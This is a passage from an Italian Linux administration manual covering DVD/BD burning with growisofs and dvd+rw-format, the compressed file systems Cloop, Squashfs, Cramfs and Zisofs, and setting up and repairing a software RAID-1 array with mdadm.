`-Z` ***file_di_dispositivo*** `-M` ***file_di_dispositivo***	È obbligatorio l'uso di una di queste due opzioni, per stabilire il file di dispositivo corrispondente all'unità fisica da usare per la masterizzazione. L'opzione '**`-Z`**' (*zap*) dichiara che si tratta di una sessione iniziale, mentre l'opzione '**`-M`**' (*merge*) richiede l'aggiunta di una nuova sessione a quelle esistenti. Si osservi però che le sessioni multiple sono incompatibili con il file system UDF.
`-Z` ***file_di_dispositivo*=*file_immagine***	Questa variante nell'uso dell'opzione '**`-Z`**', consente di fornire un file-immagine già pronto, senza bisogno di utilizzare '**`growisofs`**'.
`-dvd-compat`	Fa in modo di registrare una sola sessione, senza la possibilità di aggiungerne altre.
`-speed=`***n***	Consente di specificare la velocità di scrittura, quando per qualche ragione non si vuole lasciare determinare automaticamente questo valore.

Segue la descrizione di alcuni esempi di utilizzo del programma; si osservi che dopo l'opzione '**`-Z`**' o '**`-M`**', appaiono opzioni e argomenti di '**`mkisofs`**'.

- `#` **`growisofs -dvd-compat -Z /dev/sr0=/tmp/immagine.iso`**[*Invio*]

Copia il file-immagine '`/tmp/immagine.iso`' in un'unità di registrazione collocata nell'unità corrispondente al file di dispositivo '`/dev/sr0`', come prima e unica sessione. Può trattarsi indifferentemente di DVD o di BD

- # **`growisofs -Z /dev/sr0 -R -J /home/tizio/dati`**[*Invio*]

  Copia il contenuto della directory '`/home/tizio/dati/`' nel disco contenuto nell'unità '`/dev/sr0`', come prima sessione, a cui potrebbero essere aggiunte successivamente altre sessioni. Attraverso le opzioni di '**`genisoimage`**' si richiede di utilizzare le estensioni Rock Ridge e Joliet.

- # **`growisofs -M /dev/sr0 -R -J /home/tizio/dati`**[*Invio*]

  Copia il contenuto della directory '`/home/tizio/appunti/`' in una sessione successiva di un disco collocato nell'unità '`/dev/sr0`'; le opzioni di '**`genisoimage`**' che riguardano le estensioni al formato ISO 9660 devono essere le stesse usate nelle sessioni preesistenti.

- # **`growisofs -Z /dev/sr0=/dev/zero`**[*Invio*]

  Cancella completamente il contenuto di un DVD±RW inserito nell'unità corrispondente al file di dispositivo '`/dev/sr0`'. La cancellazione avviene perché si utilizza quanto si ottiene dalla lettura del file di dispositivo '`/dev/zero`'.

Il pacchetto DVD+rw-tools include anche un altro programma che può rivelarsi molto importante: DVD+rw-format. Come si può osservare, nella descrizione fatta di Growisofs mancano delle opzioni specifiche per la «cancellazione» di un disco e in effetti non c'è alcun

bisogno di fare questo, salvo quando si vuole utilizzare Growisofs in modo non interattivo all'interno di uno script.

Quando si utilizza Growisofs all'interno di uno script, con l'opzione '**-Z**', se il disco fornito risulta contenere già un file system ISO 9660, il procedimento viene interrotto, perché non c'è modo di dare all'utente il tempo di rinunciare all'operazione.

Il programma DVD+rw-format serve a compiere delle operazioni piuttosto «misteriose», simili all'inizializzazione di un disco comune:

```
dvd+rw-format [-force[=full]] [-blank[=full]] ↩
↪file_di_dispositivo
```

Il programma DVD+rw-format consente di conoscere e di modificare la ***modalità***, la quale può essere ***sequenziale*** o *restricted overwrite*. Per leggere la modalità, basta usare il programma senza opzioni:

```
# dvd+rw-tools /dev/sr0 [Invio]
```

In questo modo si legge la situazione del disco contenuto nell'unità corrispondente al file di dispositivo '`/dev/sr0`'. Ecco cosa si potrebbe ottenere:

```
* DVD±RW format utility by <appro@fy.chalmers.se>, version
4.9.
* 4.7GB DVD-RW media in Restricted Overwrite mode detected.
- media is already formatted, lead-out is currently at
  183200 KB which is 4.0% of total capacity.
- you have the option to re-run dvd+rw-format with:
  -force[=full] to enforce new format or mode transition
                and wipe the data;
  -blank[=full] to change to Sequential mode.
```

In situazioni difficili, dischi riscrivibili che non vogliono saperne di funzionare, si è rivelato utile agire con la sequenza di comandi seguente, dove comunque il punto numero due è facoltativo:

1. `#` **`dvd+rw-tools -force=full /dev/sr0`**[*Invio*]
2. `#` **`growisofs -Z /dev/sr0=/dev/zero`**[*Invio*]
3. `#` **`growisofs -Z /dev/sr0=immagine.iso`**[*Invio*]

In pratica, nell'ultimo passaggio viene copiato un file-immagine già pronto. L'errore osservato che nel modo appena mostrato è stato possibile risolvere si è manifestato così:

`#` **`growisofs -Z /dev/sr0=immagine.iso`**[*Invio*]

```
/dev/sr0: "Current Write Speed" is 1.0x1385KBps.
:-[ WRITE@LBA=0h failed with SK=5h/ASC=30h/ACQ=05h]:
Wrong medium type
:-( media is not formatted or unsupported.
:-( write failed: Wrong medium type
```

Per concludere è il caso di annotare che il programma '**`growisofs`**' potrebbe risiedere nel file system con i permessi «SUID-root», in modo che ogni utente possa accedere all'unità di scrittura di dischi

ottici senza difficoltà. Teoricamente, il programma dovrebbe essere in grado di usare tali privilegi solo per la registrazione del disco, tornando ai privilegi originali nel momento in cui deve accedere ai dati da memorizzare.

19.8.4 Dischi ottici con file system inusuali

«

Un disco ottico può essere registrato anche utilizzando per la traccia dati un file system differente dal solito ISO 9660 o da UDF, purché si preveda poi soltanto un accesso in lettura. In questo senso è da considerare la possibilità di utilizzare i dischi ottici per l'archiviazione di un file singolo (tar+gzip, o qualcosa del genere), senza la necessità di creare l'immagine di un file system vero e proprio.

È importante ricordare che un disco ottico contenente tracce audio, secondo le convenzioni originali del CD, **non può essere innestato**: l'ascolto richiede programmi appositi, così come l'eventuale estrazione delle tracce audio (sezione 30.6).

19.9 File system compressi

«

In alcune situazioni può essere conveniente l'utilizzo di un file system compresso. In generale, ci si può aspettare che un file system compresso funzioni correttamente esclusivamente quando questo è stato realizzato per accedervi in sola lettura; diversamente, un file system compresso che preveda e consenta la modifica dei dati, per quanto tecnicamente fattibile, sarebbe troppo poco affidabile e sarebbero maggiori i problemi rispetto ai vantaggi del suo utilizzo.

A fianco di file system compressi, veri e propri, si possono considerare anche sistemi basati sulla compressione trasparente dei singoli file; in tal caso non c'è più la necessità di determinare la dimensione dei blocchi.

19.9.1 Cloop

Con i sistemi GNU/Linux è possibile realizzare e accedere a un file system compresso con Cloop.[44] Il nome lascia intendere che si tratti di un file system contenuto in un file-immagine, compresso successivamente: *Compressed loop*.

La compressione è organizzata in blocchi, costituiti da multipli di 512 byte; l'accesso a un file system compresso con Cloop avviene attraverso l'utilizzo di un modulo apposito del kernel ('`cloop.o`'), con il quale si rende disponibile poi un file di dispositivo che appare come quello di un file system normale, ma in sola lettura. Si osservi che per il momento, Cloop consente di accedere a un solo file system compresso per volta.

Cloop nasce dall'esigenza di permettere a un disco ottico, da usare in sola lettura, di contenere più dati della propria capacità nominale, mantenendo un accesso fluido. Pertanto, si usa Cloop prevalentemente per file system di tipo ISO 9660, o UDF. D'altro canto, l'uso di un file system diverso, sarebbe controproducente sotto tutti i punti di vista.

Per poter gestire un file system Cloop è necessario disporre degli strumenti necessari alla compressione ed eventualmente all'estra-

zione di un file-immagine Cloop, oltre al modulo compilato per il proprio kernel.

Per arrivare ad avere un file system compresso, la prima cosa da fare è realizzare il file-immagine di questo, cosa che di solito si fa con '**genisoimage**' (sezione 19.7), quindi si passa alla compressione usando normalmente '**create_compressed_fs**' secondo uno dei due schemi seguenti:

```
create_compressed_fs immagine_originale immagine_cloop
```

```
cat immagine_originale | create_compressed_fs - immagine_cloop
```

L'esempio seguente mostra la creazione di un file system ISO 9660 con le estensioni Rock Ridge, a partire dal contenuto della directory '`/usr/`', che viene compresso per generare il file '`usr.cloop`':

```
# genisoimage -R /usr | create_compressed_fs - usr.cloop[Invio]
```

Se per qualche ragione fosse necessario ricreare il file-immagine di partenza, si può usare '**extract_compressed_fs**':

```
extract_compressed_fs immagine_cloop immagine_originale
```

```
cat immagine_cloop | extract_compressed_fs - immagine_originale
```

Per accedere al file system compresso senza estrarlo è necessario il modulo '`cloop.o`', il quale deve essere stato compilato espressamente per il proprio tipo di kernel. La descrizione della procedura da

seguire per questo è allegata ai sorgenti di Cloop e qui non viene descritta. Una volta installato correttamente il modulo (probabilmente è necessario avviare '**depmod -a**' per ricostruire le dipendenze tra i moduli), lo si deve caricare con l'indicazione contestuale del file contenente l'immagine compressa a cui si vuole accedere:

```
# modprobe cloop file=immagine_cloop [Invio]
```

Oppure:

```
# insmod cloop.o file=immagine_cloop [Invio]
```

Se si omette l'indicazione dell'argomento '**file=**...', si ottiene una segnalazione di errore e il modulo non viene caricato. Tornando all'esempio già visto, si potrebbe trattare del file '`usr.cloop`' collocato nella directory radice del file system in uso:

```
# modprobe cloop file=/usr.cloop [Invio]

cloop: Welcome to cloop v0.67
cloop: /usr.cloop: 12326 blocks, 65536 bytes/block, ↩
↪largest block is 65562 bytes.
```

Si ricorda che si può accedere a un solo file system Cloop per volta.

Dopo aver caricato il modulo si può accedere al file system come se questo fosse nella sua dimensione normale, non compresso, facendo riferimento a un file di dispositivo speciale che di solito è meglio creare al volo:

```
# mknod /dev/cloop b 240 0 [Invio]
```

Quando si ha la disponibilità del file di dispositivo '`/dev/cloop`', si può innestare il file system nel modo consueto:

```
mount -o ro -t tipo /dev/cloop punto_di_innesto
```

Tornando all'esempio già visto, se il file system è di tipo ISO 9660 e contiene quanto deve trovarsi nella directory '`/usr/`', si può usare il comando seguente:

```
# mount -o ro -t iso9660 /dev/cloop /usr [Invio]
```

19.9.2 Squashfs

«

Utilizzando un sistema con kernel Linux è disponibile anche il file system compresso Squashfs.[45] A differenza di Cloop, si tratta di un file system con caratteristiche proprie che non viene generato a partire da un altro tipo di file system. In pratica, il file system viene prodotto dai dati da archiviare e non da un altro file system non compresso. Questo lo rende più efficiente di Cloop e più semplice da utilizzare.

La creazione del file system avviene per mezzo del programma '**mksquashfs**', usato in uno dei due modi seguenti:

```
mksquashfs percorso file_squashfs [opzioni] [-e directory_esclusa...]
```

```
mksquashfs percorso_1 percorso_2... file_squashfs [opzioni] ↩
↪ [-e directory_esclusa...]
```

In generale, i percorsi indicati, i quali possono essere file o directory intere, vengono copiati all'interno del file-immagine indicato come ultimo argomento prima delle opzioni. Tuttavia, l'utilizzo di

una o dell'altra forma cambia il modo di inserire i dati relativi nel file-immagine di destinazione: se si archivia una directory soltanto, è il suo contenuto ad apparire nella directory radice del file system che viene generato, mentre in presenza di più percorsi (riferiti indifferentemente a file o a directory), questi vengono riprodotti nella destinazione mantenendo l'ultimo nome del percorso di origine. In generale, anche se sembra difficile da descrivere, in pratica questo funzionamento è quello intuitivo; si osservino i due esempi seguenti:

```
# mksquashfs /usr/bin bin.sqsh[Invio]

# mksquashfs /usr/bin /usr/sbin xbin.sqsh[Invio]
```

Nel primo caso si ottiene il file '`bin.sqsh`', contenente un file system di tipo '**`squashfs`**' in cui, a partire dalla directory radice si trovano subito i file eseguibili contenuti nella directory di origine; invece, nel secondo caso il file system contenuto in '`xbin.sqsh`' si compone delle directory '`/bin/`' e '`/sbin/`'.

Per poter accedere a un file system di tipo Squashfs è sufficiente che il kernel ne sia stato predisposto in fase di compilazione (il kernel Linux include le funzionalità per l'accesso a un file system Squashfs nei sorgenti originali), ma a differenza di Cloop, per l'innesto del file system non si richiedono accorgimenti particolari.

- *File systems*
  - *Miscellaneous filesystems*
    - *SquashFS*

L'esempio successivo mostra l'innesto del file system contenuto nel file-immagine '`/usr.sqsh`' a partire dalla directory '`/usr/`'.

```
# mount -o loop -o ro -t squashfs /usr.sqsh /usr [Invio]
```

19.9.3 Cramfs

Il file system compresso Cramfs,[46] per un kernel Linux, è molto simile per funzionamento a Squashfs, ma con qualche possibilità in meno. Anche in questo caso si comincia dalla creazione del file-immagine compresso, in modo simile a Squashfs, ma con il limite di una sola directory di origine:

```
mkcramfs -b dimensione_blocchi [altre_opzioni] ↩
↪directory_di_origine file_cramfs
```

Per innestare il file-immagine è necessario che il kernel Linux sia stato configurato e compilato per gestire tale tipo di file system:

- *File systems*
  - *Miscellaneous filesystems*
    - *Compressed ROM file system support*

Per innestare il file-immagine si procede in modo simile a quanto già presentato con Squashfs:

```
mount -o loop -o ro -t cramfs file_immagine directory_di_innesto
```

19.9.4 Zisofs

Il file system Zisofs è in realtà un meccanismo di compressione di file singoli. In pratica, si parte da un ramo di una directory e se ne crea una sorta di copia, dove i file normali sono compressi, mentre

tutto il resto rimane come prima (sottodirectory, collegamenti, ecc.). La gerarchia che si ottiene, teoricamente, può essere usata in lettura come se i file non fossero compressi, ma per questo occorre che il kernel sia predisposto allo scopo. In pratica, questa tecnica si usa per i file system ISO 9660 dei dischi ottici, come estensione specifica di GNU/Linux allo standard Rock Ridge, ma non si può applicare ai file system UDF.

La prima fase nella preparazione di un file system compresso, secondo questa tecnica, è quindi la creazione di una copia del ramo che interessa, compresso con '**mkzftree**', il quale fa parte di Zisofs-tools:[47]

```
mkzftree [opzioni] directory_origine directory_di_destinazione
```

```
mkzftree -F [altre_opzioni] origine destinazione
```

A titolo di esempio, si supponga di voler archiviare una parte dei file che servono al funzionamento del sistema operativo in un disco ottico; si tratta precisamente delle sole directory '`/bin/`', '`/etc/`', '`/lib/`' e '`/sbin/`'. La prima fase consiste nella creazione di una nuova gerarchia compressa, per esempio a partire da '`/var/tmp/archiviazione/`', che viene creata appositamente:

```
# mkdir /var/tmp/archiviazione[Invio]

# mkzftree /bin /var/tmp/archiviazione/bin[Invio]

# mkzftree /etc /var/tmp/archiviazione/etc[Invio]

# mkzftree /lib /var/tmp/archiviazione/lib[Invio]
```

```
# mkzftree /sbin /var/tmp/archiviazione/sbin [Invio]
```

Al termine di queste operazioni, se si va a controllare il contenuto della directory '`/var/tmp/archiviazione/`', si può avere l'impressione che nulla sia cambiato, a parte la dimensione dei file e il loro contenuto effettivo.

Teoricamente, se il file '`/etc/magic`' è stato aggiornato correttamente, dovrebbe essere possibile riconoscere questi file come '**`zisofs`**'; tuttavia, potrebbe essere necessario copiarli al di fuori del loro contesto per individuarli come tali.

Nella struttura creata in questo modo, **si possono anche inserire file non compressi**, come potrebbero essere i file necessari all'avvio del sistema (il kernel e altri), oppure un file di spiegazioni per chi dovesse tentare di leggere i dati senza sapere come fare.

Nel modello sintattico appare in evidenza la possibilità di usare l'opzione '**`-F`**' (ovvero '**`--file`**'). Questa opzione è utile quando l'origine e la destinazione possono essere qualcosa di diverso da directory. In pratica, con questa opzione si può comprimere anche un file singolo, mentre altrimenti si otterrebbe una segnalazione di errore.

Una volta realizzata la struttura, si passa normalmente alla creazione del file-immagine, con gli strumenti soliti, specificando che si va a creare un file system con estensioni Zisofs. Si osservi che in questo caso non ha più senso inserire estensioni Joliet e nello stesso modo

non serve più la creazione di file '`TRANS.TBL`'. Viene mostrato un modello semplificato per l'uso di '**`mkisofs`**':

```
mkisofs  -z {-r|-R} [altre_opzioni] -o file_immagine  directory
```

Per esempio, per creare il file-immagine '`/var/tmp/immagine.iso`' dal contenuto di '`/var/tmp/archiviazione/`', dovrebbe essere sufficiente agire in questo modo:

```
# mkisofs -z -R -o /var/tmp/immagine.iso ↩
↪                  /var/tmp/archiviazione[Invio]
```

Successivamente si deve passare alla registrazione del disco ottico a partire dall'immagine (si veda per questo la sezione 19.7).

Quando si innesta un disco ottico realizzato con le estensioni Zisofs, se il sistema operativo è in grado di riconoscerle, dovrebbe leggere i dati in modo trasparente, senza lasciare avvertire che si tratta di dati compressi; tuttavia rimane il fatto che la dimensione dei file potrebbe risultare fasulla se letta con gli strumenti normali. Nel caso particolare di un sistema GNU/Linux, occorre che il kernel sia stato compilato includendo le funzionalità seguenti:

- *File systems*
  - *ISO 9660 CD-ROM file system support*
  - *Transparent decompression extension*

In mancanza di queste estensioni, la lettura dei dati richiede un'estrazione manuale, sempre con l'uso di '**`mkzftree`**', ma questa volta con l'opzione '**`-u`**':

```
mkzftree -u [altre_opzioni] directory_origine directory_di_destinazione
```

Per esempio, si può fare una copia leggibile di un disco ottico, innestato nella directory '`/mnt/cdrom/`', copiando i dati nella directory '`/tmp/cdrom/`' (che viene creata automaticamente):

```
# mkzftree -u /mnt/cdrom /tmp/cdrom [Invio]
```

Maggiori dettagli sull'uso di '**`mkzftree`**' si possono leggere nella pagina di manuale *mkzftree(1)*.

19.10 Gestione della memoria di massa in modo ridondante

Le unità di memorizzazione di massa sono componenti che possono avere parti meccaniche sottoposte a usura, ma qualunque sia la tecnologia, tali unità sono soggette a guasti, come qualunque altra parte di un sistema di elaborazione di dati.

In generale è necessario premunirsi dalle perdite di dati, dovute a guasti o al deterioramento dei supporti, con delle copie di sicurezza, da eseguire periodicamente; tuttavia, anche predisponendo una procedura efficace per le copie di sicurezza, l'impegno necessario per il ripristino del funzionamento del proprio elaboratore è sempre rilevante.

Dal momento che la frequenza con cui si verifica una rottura di un disco fisso, o di ciò che ne fa la funzione, è maggiore rispetto ad altri eventi che possono procurare la perdita dei dati (per esempio la disattenzione, il furto, l'atto vandalico, l'incendio, l'allagamento, il terremoto, ecc.), vale la pena di attenuare l'effetto di questo tipo di

problema con la realizzazione di un insieme di unità ridondanti, noto normalmente con la sigla «RAID».

19.10.1 RAID

La sigla RAID sta per *Redundancy array of inexpensive disks* e rappresenta quindi un insieme di tecniche per mettere assieme delle unità di memorizzazione aggiungendo qualche forma di ridondanza. Si distinguono diversi livelli, alcuni dei quali sono descritti brevemente nell'elenco seguente.

Livello RAID	Descrizione
RAID-0	Il livello zero dei sistemi RAID è privo di ridondanza e si occupa soltanto di unire assieme più unità di memorizzazione, all'interno dei quali i dati vengono suddivisi equamente, in modo da bilanciare anche il carico di operazioni di lettura e scrittura che le riguardano. In pratica, il livello zero consente di realizzare un'unità virtuale di grandi dimensioni, più efficiente, ma la rottura di una delle unità del gruppo porta alla perdita di tutti i dati. RAID-0 è noto anche con la definizione *block striping*.
RAID-1	Il livello uno dei sistemi RAID si occupa di unire assieme due o più unità di memorizzazione (ma di solito sono solo due) che si trovano a riprodurre fedelmente tutte la stessa cosa. In questo caso, la rottura di una unità non pregiudica l'utilizzo dei dati che sono disponibili nelle unità rimanenti. RAID-1 è noto anche con la definizione *disk mirroring*.

Livello RAID	Descrizione
RAID-3	Il livello tre dei sistemi RAID si occupa di unire assieme più unità di memorizzazione, all'interno delle quali i dati vengono suddivisi equamente, in modo da bilanciare anche il carico di operazioni di lettura e scrittura che le riguardano, dedicando una di queste unità al contenimento di un sistema di codici di controllo che permettono di ricostruire i dati nel caso una delle altre unità si rompa. In pratica, il livello tre crea una forma di ridondanza, ma meno affidabile del livello uno. Naturalmente, per attuare un livello tre servono almeno tre unità di memorizzazione.
RAID-4	Il livello quattro dei sistemi RAID è simile al livello tre, con la differenza che vengono distribuiti in modo differente (più efficiente) tra le unità di memorizzazione, ma rimane compito di un'unità separata il sistema di codici di controllo che permette la ricostruzione dei dati.
RAID-5	Il livello cinque dei sistemi RAID equivale al livello quattro, dove però le informazioni che servono per la ricostruzione dei dati sono distribuite tra le unità, senza essere così concentrate in una soltanto. In questo modo si aumenta l'efficienza, in termini di tempi di accesso ai dati.

I livelli RAID possono essere anche combinati assieme; per esempio è possibile realizzare due insiemi RAID-0, i quali si associano a loro volta in un insieme RAID-1, in modo da non perdere i dati nel caso una delle unità smetta di funzionare. In questo caso si parla anche di RAID-10

19.10.2 RAID hardware e software

La realizzazione di un insieme di unità di memorizzazione secondo uno dei vari livelli RAID può essere ottenuta attraverso sistemi hardware, oppure software. Nel primo caso si tratta di unità di controllo che gestiscono tutto autonomamente, facendo sì che il sistema operativo veda in pratica un'unità di memorizzazione «normale»; nel secondo caso, è il sistema operativo che associa le unità di memorizzazione e le gestisce usando una forma di ridondanza.

Come si può comprendere, le unità di controllo RAID sono più costose di quelle prive di tale funzionalità; tuttavia, se non si creano altri tipi di problemi, hanno il vantaggio di non creare difficoltà al sistema operativo.

19.10.3 RAID-1 via software con i sistemi GNU/Linux

Con i sistemi GNU/Linux è relativamente agevole la creazione di un insieme RAID senza l'ausilio di unità di controllo specializzate. In questa sezione si descrive brevemente la realizzazione di un sistema composto da due unità di memorizzazione che riproducono esattamente gli stessi dati, ovvero un sistema RAID-1, cosa che in generale rappresenta la situazione più semplice da affrontare per chiunque.

Se la propria distribuzione GNU/Linux offre una procedura di installazione che prevede anche la gestione di un sistema RAID-1 software, dovrebbe essere sufficiente disporre delle due unità di memorizzazione perché tutto venga predisposto senza interventi particolari; tuttavia, qui si vuole mostrare un procedimento più brutale, da affrontare normalmente quando si vuole travasare un sistema GNU/Linux preesistente in un insieme RAID-1. In pratica, si fa affi-

damento sul fatto che sia disponibile una terza unità di memorizzazione, contenente il sistema GNU/Linux da trasferire, da rimuovere successivamente dall'elaboratore, o da destinare ad altri scopi. Naturalmente è necessario organizzarsi in modo da poter avviare questo sistema transitorio anche quando lo si sposta in un'altra unità di controllo o comunque in un'altra posizione della stessa.

19.10.3.1 Predisposizione del kernel

«

Per poter avviare un sistema GNU/Linux che utilizza un insieme RAID (gestito via software), è indispensabile che il kernel includa tutte le funzionalità necessarie, senza avvalersi per questo di moduli. Se possibile, è meglio includere tutte le funzionalità associate ai livelli RAID della voce *Multi-device support (RAID and LVM)*. Se non è possibile includere tutte le funzionalità corrispondenti, occorre selezionare almeno *RAID support* e *RAID-1 (mirroring) mode* (dal momento che si vuole realizzare un sistema RAID-1).

Se il kernel che si utilizza è predisposto per la gestione di insiemi RAID, appare il file virtuale '`/proc/mdstat`', dal quale, successivamente, si possono ottenere le informazioni sull'attività del sistema RAID. Tanto per cominciare si può vedere quali livelli RAID sarebbero disponibili:

```
$ cat /proc/mdstat [Invio]

Personalities : [linear] [raid0] [raid1] [raid5] [multipath]
…
```

Dall'esempio si comprende che RAID-1 è disponibile (insieme anche ad altri livelli RAID).

19.10.3.2 Partizioni e installazione

È opportuno che le unità di memorizzazione da associare in un insieme RAID siano suddivise in partizioni, tenendo conto delle esigenze che potrebbero porsi in un secondo momento. Infatti, se si realizza un sistema RAID, lo si fa presumibilmente per mantenere intatta la situazione nel tempo. Probabilmente, nelle situazioni più semplici è sufficiente predisporre tre partizioni: una per i file necessari all'avvio (kernel incluso), una per la memoria virtuale e la terza per tutto il resto.

È possibile inserire i file necessari all'avvio del sistema operativo anche in una partizione gestita attraverso un sistema RAID, ma in generale è una cosa sconsigliabile e comunque non esiste una reale necessità di agire in questo modo, se ci si organizza correttamente.

Con il sistema GNU/Linux attualmente in funzione (quello che poi deve essere travasato), si procede alla suddivisione in partizioni. Seguendo l'ipotesi che è stata formulata si dividono entrambe le unità in modo da avere una piccola partizione (da 100 Mibyte in su) di tipo 83_{16} (Linux-nativa), una partizione di tipo 82_{16} (Linux-swap) e una partizione di tipo FD_{16}. Il tipo FD_{16} (autorilevamento RAID) dichiara esplicitamente che si tratta di una partizione usata per la realizzazione di sistemi RAID e permette al kernel di attivarla prima di innestare il file system principale.

Teoricamente sarebbe possibile utilizzare in modo speculare anche le partizioni per la memoria virtuale; in pratica questo non conviene

e l'intenzione, qui, è solo quella di utilizzarle in modo da sommare la loro capacità.

Una volta predisposte le partizioni, facendo in modo che siano il più possibile uguali, si può procedere a una prima inizializzazione che attiva la funzionalità RAID-1.

Per rendere l'esempio a cui si fa riferimento più realistico, si suppone di dover accoppiare le unità '`/dev/sda`' e '`/dev/sdb`'. Pertanto, le partizioni potrebbero essere organizzate così:

'`/dev/sda1`'	'`/dev/sdb1`'	partizioni per il kernel e gli altri file necessari all'avvio;
'`/dev/sda2`'	'`/dev/sdb2`'	partizioni da gestire in modo speculare secondo il modello RAID-1;
'`/dev/sda4`'	'`/dev/sdb4`'	partizioni per la memoria virtuale.

La partizione virtuale RAID-1 viene associata a un file di dispositivo differente, secondo il modello '`/dev/md`***n***', dove il numero ***n*** dipende da una scelta abbastanza libera. Si ritiene qui che sia più conveniente utilizzare lo stesso numero che individua la partizione nel disco, in modo da non creare confusione; pertanto si intende creare il partizione RAID '`/dev/md2`'. A questo punto occorre accertarsi di disporre del file di dispositivo relativo; se manca deve essere creato:

```
# mknod -m 0660 /dev/md2 b 9 2 [Invio]
```

Tabella 19.109. Creazione dei primi file di dispositivo necessari alla gestione di dischi RAID.

File di dispositivo	Comando
'`/dev/md0`'	`# mknod -m 0660 /dev/md0 b 9 0` [*Invio*]

File di dispositivo	Comando
‘/dev/md1’	# **mknod -m 0660 /dev/md1 b 9 1** [*Invio*]
‘/dev/md2’	# **mknod -m 0660 /dev/md2 b 9 2** [*Invio*]
‘/dev/md3’	# **mknod -m 0660 /dev/md3 b 9 3** [*Invio*]
‘/dev/md4’	# **mknod -m 0660 /dev/md4 b 9 4** [*Invio*]
‘/dev/md5’	# **mknod -m 0660 /dev/md5 b 9 5** [*Invio*]
‘/dev/md6’	# **mknod -m 0660 /dev/md6 b 9 6** [*Invio*]

Per creare l’unità RAID-1 si procede con questo comando, con Mdadm:[48]

```
# mdadm --create /dev/md2 --level=raid1 --raid-devices=2 ↩
↪       /dev/sda2 /dev/sdb2 [Invio]
```

Se tutto procede regolarmente, l’unità RAID-1 viene attivata quasi subito, ma inizia una scansione che serve ad allineare le due partizioni (in pratica si può vedere che i dischi sono attivi in modo costante per lungo tempo). Durante questa fase, è già possibile procedere a inizializzare l’unità RAID-1 con il tipo di file system che si preferisce; in questo caso si sceglie il tipo Ext4:

```
# mkfs.ext4 /dev/md2 [Invio]
```

Terminata l’inizializzazione si può innestare la partizione e procedere con la copia del sistema attivo (o di un altro se necessario). Si suppone di volere innestare la partizione nella directory ‘/mnt/’ e di procedere con la copia di conseguenza:

```
# mount -t ext4 /dev/md2 /mnt [Invio]

# cd / [Invio]
```

```
# cp -dpRv /bin /mnt [Invio]

# cp -dpRv /etc /mnt [Invio]

# cp -dpRv /home /mnt [Invio]

# cp -dpRv /lib /mnt [Invio]

# cp -dpRv /root /mnt [Invio]

# cp -dpRv /sbin /mnt [Invio]

# cp -dpRv /usr /mnt [Invio]

# cp -dpRv /var /mnt [Invio]

# mkdir /mnt/boot [Invio]

# mkdir /mnt/dev [Invio]

# mkdir /mnt/mnt [Invio]

# mkdir /mnt/proc [Invio]

# mkdir /mnt/tmp [Invio]

# chmod 1777 /mnt/tmp [Invio]

# cd /mnt/dev [Invio]

# MAKEDEV generic [Invio]
```

Questa sequenza di operazioni fa riferimento a un sistema GNU/Linux generico e non tiene conto delle particolarità che ha ogni singola distribuzione; pertanto va adattato alla propria realtà.

Fatta la copia, è necessario modificare immediatamente il file ‘`etc/`

fstab' della partizione innestata nella directory '/mnt/' (pertanto si tratta temporaneamente del file '/mnt/etc/fstab'), in modo da fare riferimento correttamente al file di dispositivo '/dev/md2' per il file system principale. In base all'esempio a cui si sta facendo riferimento, il file 'etc/fstab' che si va a predisporre dovrebbe contenere le righe seguenti:

```
/dev/sda4 none          swap sw                                0  0
/dev/sdb4 none          swap sw                                0  0
/dev/md2  /             auto defaults,errors=remount-ro        0  1
/dev/sda1 /boot         auto defaults,errors=remount-ro        0  1
/dev/sdb1 /boot-mirror auto defaults,errors=remount-ro         0  1
proc      /proc         proc defaults                          0  0
```

Come si può osservare, la partizione corrispondente al file di dispositivo '/dev/sdb1' viene innestata per comodità nella directory '/boot-mirror/', in modo da rammentare all'amministratore del sistema operativo che deve occuparsi di mantenere il suo contenuto allineato a quello della partizione innestata invece nella directory '/boot/'.

Il contenuto delle partizioni '/dev/sda1' e '/dev/sdb1' va organizzato per assicurare l'avvio del sistema, anche quando una delle due unità ('/dev/sda' o '/dev/sdb') dovesse mancare. Si veda a questo proposito il capitolo 6. Quindi, prima di riavviare il sistema operativo per vedere se funziona effettivamente, conviene controllare che l'attività di sincronizzazione delle due partizioni sia stata completata, osservando il file '/proc/mdstat':

```
# cat /proc/mdstat [Invio]
```

```
Personalities : [linear] [raid0] [raid1] [raid5] [multipath]
read_ahead 1024 sectors
md2 : active raid1 sda2[0] sdb2[1]
      53897920 blocks [2/2] [UU]

unused devices: <none>
```

L'esempio mostra una situazione di riposo.

19.10.3.3 Sostituzione di un'unità difettosa

«

Quando si verifica l'evento che si teme, ovvero che una delle due unità di memorizzazione risulti difettosa, teoricamente il sistema RAID dovrebbe continuare a funzionare escludendo quella unità. Una volta appurato questo fatto, occorre provvedere alla sua sostituzione.

È necessario quindi procurare un'altra unità di memorizzazione, con una capacità uguale o maggiore di quello che si deve sostituire, cercando di riprodurre la stessa suddivisione precedente. Probabilmente, trattandosi di dischi di grandi dimensioni, la geometria apparente dovrebbe risultare compatibile (255 testine; 63 settori per traccia e una quantità di cilindri uguale o maggiore rispetto all'unità precedente). A ogni modo, si possono riprodurre fedelmente le stesse partizioni anche se la geometria non dovesse essere la stessa, pertanto, prima di rimuovere l'unità difettosa, si potrebbe salvare la mappa delle partizioni con il comando seguente:

```
# sfdisk -d /dev/sda > /root/mappa[Invio]
```

Come si intende, l'unità difettosa dovrebbe essere in questo caso quella corrispondente al file di dispositivo '`/dev/sda`'. Il file che si ottiene potrebbe avere l'aspetto seguente:

```
# partition table of /dev/sda
unit: sectors

/dev/sda1 : start=       63, size=    48195, Id=83
/dev/sda2 : start=    48258, size=   963900, Id=82
/dev/sda3 : start=  1012158, size=107796087, Id=fd
```

Una volta sostituito il disco, si possono riprodurre le stesse partizioni (avanzando probabilmente dello spazio libero alla fine, se l'unità ha una capacità maggiore della precedente) con il comando seguente:

```
# sfdisk /dev/sda < /root/mappa [Invio]
```

A questo punto, conviene controllare con '**fdisk**', ma non dovrebbe essere il caso di modificare la suddivisione in partizioni, anche se questa non è conforme alla geometria dell'unità. Quindi si può procedere all'inizializzazione delle partizioni che sono escluse dal sistema RAID (in questo caso '`/dev/sda1`' usata per il sistema di avvio e '`/dev/sda4`' usata per la memoria virtuale); inoltre, se necessario, occorre ripristinare il sistema di avvio. Quindi si può informare il sistema RAID che si può riappropriare della partizione '`/dev/sda2`' con il comando seguente:

```
# mdadm --add /dev/md2 /dev/sda2 [Invio]
```

Naturalmente si sta facendo riferimento all'esempio che appare nella sezione precedente; in ogni caso, '`/dev/md2`' deve essere quanto risulta dalla lettura del file '`/proc/mdstat`'.

